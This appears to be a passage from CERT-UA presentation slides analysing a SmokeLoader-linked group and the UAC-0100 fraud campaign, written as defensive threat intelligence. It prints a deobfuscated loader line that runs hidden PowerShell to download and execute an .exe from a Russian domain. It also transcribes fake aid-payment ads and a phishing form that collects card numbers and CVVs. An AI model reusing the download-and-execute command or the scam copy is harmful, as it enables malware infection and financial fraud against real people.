


Деобфускований код, що буде виконаний JavaScript-лоадером

```
...
FXgMjpDyZ0kNTSKviE = new ActiveXObject("SHell.ApPlIcation");
...
FXgMjpDyZ0kNTSKviE.ShellExecute("cmd.exe", "/c p0^wErshEll -executionpolicy
bypass -noprofile -w hidden $v1='Net.We'; $v2='bClient'; $var = (New-Object
$v1$v2); $var.Headers['User-Agent'] = 'Google Chrome';
$var.downloadfile('http://homospoison.ru/one/portable.exe','%temp%gE94.exe');
& %temp%gE94.exe & ZJHY0cunksxSdyp", "", "open", 0);
```



# UAC-0006 / SmokeLoader / FinCrime



# UAC-0100 / Cyber Marauders / Fraud

**Допомога українцям**  
Реклама

Громадяни України можуть отримати фінансову допомогу. Виплати від 7000 УАН.

УКРАЇНЦІ МОЖУТЬ ОТРИМАТИ ВІД 7 ДО 100 ТИСЯЧ ГРИВЕНЬ КОМПЕНСАЦІЇ ВІД ЄВРОПЕЙСЬКОГО СУДУ З ПРАВ ЛЮДИНИ

UADEPWEBFLOW.IO  
Розрахувати виплату.

Подробнее

**Допомога 24**  
Реклама

В умовах війни КМУ ухвалив рішення, яке дозволяє кожному мешканцю України отримати грошову компенсацію від 9600 грн із єврофонду. Для отримання виплати необхідно пройти за посиланням та перевірити свою компенсацію.

ЯК ОТРИМАТИ ГРОШОВУ ВІПЛАТУ ВІД 7400 ГРН

Ukraineforall.uacraft-site  
Отримайте виплату

Подробнее

**News for people**  
Реклама

Підписано Закон, який дозволяє всім українцям отримати компенсацію із конфіскованих активів РФ. Для отримання виплати необхідно пройти за посиланням та перевірити свою компенсацію.

Кожен житель України може отримати грошову допомогу від 7000 грн

Подробнее

**UA MEDIA**  
Реклама

Підписано указ Україні отримують грошову допомогу згідно постанови 28/9329к. Термінова перевірка карток для отримання.

ПІДПISANO УКАЗ  
TERMINOVA PEREVIORKA KARTOK DLA VIPLAT KOJNOMU GROMADYNNI VІD 9800 GRN.

FANLINK.TD  
Термінова новина  
News

Подробнее

**v24 Термінові Новини України 24**  
Реклама

Громадяни України можуть отримати фінансову допомогу від ООН та Червоного Хреста. Виплати до 90 000 УАН. Ті, хто вже отримав виплату, рекомендуюмо пожертвувати на потреби ЗСУ.

Допомога

ICRC

Українці отримують фінансову допомогу від ООН та Червоного Хреста. Виплати до 90 000 грн.

DAIWIB.COM  
Оформити Виплату

Подробнее

**Фонд Допомоги**  
Реклама

Українці отримують грошову допомогу від країн ЄС. Термінова перевірка карток для отримання. Повернемо ПДВ за останні 3 роки відповідно до постанови 2/296k.

30 ДБМ

Фінансова допомога до 90000 грн. для кожного громадянина!

ERINKEENNEY.COM  
Кожному громадянину

Подробнее

**Новини**  
Реклама

Українці отримують фінансову допомогу від ООН та Червоного Хреста. Виплати від 7000 грн.

Грошова допомога від міжнародних організацій

Дізнайтесь як отримати грошову допомогу

ICRC WFP UNHCR UNDP UN

Подробнее

**Новини 24/7**  
Реклама

Проект реалізовано Міністерством соціальної політики України за підтримки Міністерства цифрової трансформації України та Програми розвитку ООН в Україні

Допомога

Єдиний Компенсаційний Центр

Українці можуть отримати від 7 до 100 тисяч гривень компенсації від Європейського суду з прав людини.

Подробнее

# UAC-0100 / Cyber Marauders / Fraud

The image is a collage of screenshots illustrating a cyber fraud scheme, likely related to the "UAC-0100 / Cyber Marauders / Fraud" incident. The screenshots show various web pages and browser developer tools.

- Facebook Post:** A screenshot of a Facebook post from a page called "ebook". The post features a video thumbnail showing a man speaking at a podium with flags in the background. The caption reads "ВИПЛАТА КОМПЕНСАЦІЇ" (Compensation Payment).
- Ministry of Social Policy Page:** A screenshot of a page from the official website of the Ministry of Social Policy of Ukraine. The page has a blue header with the ministry's logo and the text "МИНІСТЕРСТВО СОЦІАЛЬНОЇ ПОЛІТИКИ УКРАЇНИ". Below it, a yellow banner states "Виплату може отримати кожен громадянин України" (Everyone can receive payment). A red arrow points from the Facebook post to this page.
- Fraudulent Compensation Center Website:** A screenshot of a fake website for the "Єдиний Компенсаційний Центр" (Unified Compensation Center). The URL is https://ua-compens.top/. The page claims "Ви вже отримали компенсацію?" (Did you already receive compensation?) and "Отримати компенсацію ПДВ від 8 000 грн до 90 000 грн можливо не пізніше 20 серпня 2022 р. Сума нараховується за останні 36 місяців." (Receive compensation PDV from 8,000 грн to 90,000 грн by no later than August 20, 2022. The amount is calculated over the last 36 months.) A red arrow points from the Ministry page to this site.
- Fraudulent Payment Form:** A screenshot of a payment form from the website https://pay.ua-compens.top/. The form asks for personal information: "Ім'я, прізвище та 6 останніх цифр банківської картки якою користується найчастіше" (Name, surname, and the last 6 digits of the bank card you use most frequently). A red arrow points from the fraudulent compensation center site to this form.
- Browser Developer Tools:** A screenshot of the browser developer tools showing a POST request to https://pay.ua-compens.top/paynew.php. The request body contains the following JSON data:

```
{  "order_uuid": "d9a199ad-2009-11ed-be27-0050560a75a6",  "order_type": "compens",  "order_value": 385,  "order_desc": "385 грн + комісія Банку",  "order_email": "Denys.Hryshchenko@ua.com",  "order_phone": "380624561230",  "order_name": "IVAN PETROV",  "order_surname": "IVANOV",  "order_card": "XXXX - XXXX - XXXX - XXXX",  "order_cvv": "1234",  "order_expires": "MM / YY"}  
The status bar at the bottom of the developer tools shows a successful response: "200 OK" and "HTTP/2".
```


# Expectations

- Growth of a sophisticated supply chain
- Even bigger shift to cyber espionage
- More complex of attacks and toolset
- More people involved in russian cyber criminal and military
- Numbers of cyberattacks will grow during the escalation of war
- The damage from cyberattacks is enormous in the political information and financial component

# CERT-UA

Computer Emergency Response Team of Ukraine

**Thank you for your attention!**



<https://cert.gov.ua>

[cert@cert.gov.ua](mailto:cert@cert.gov.ua)

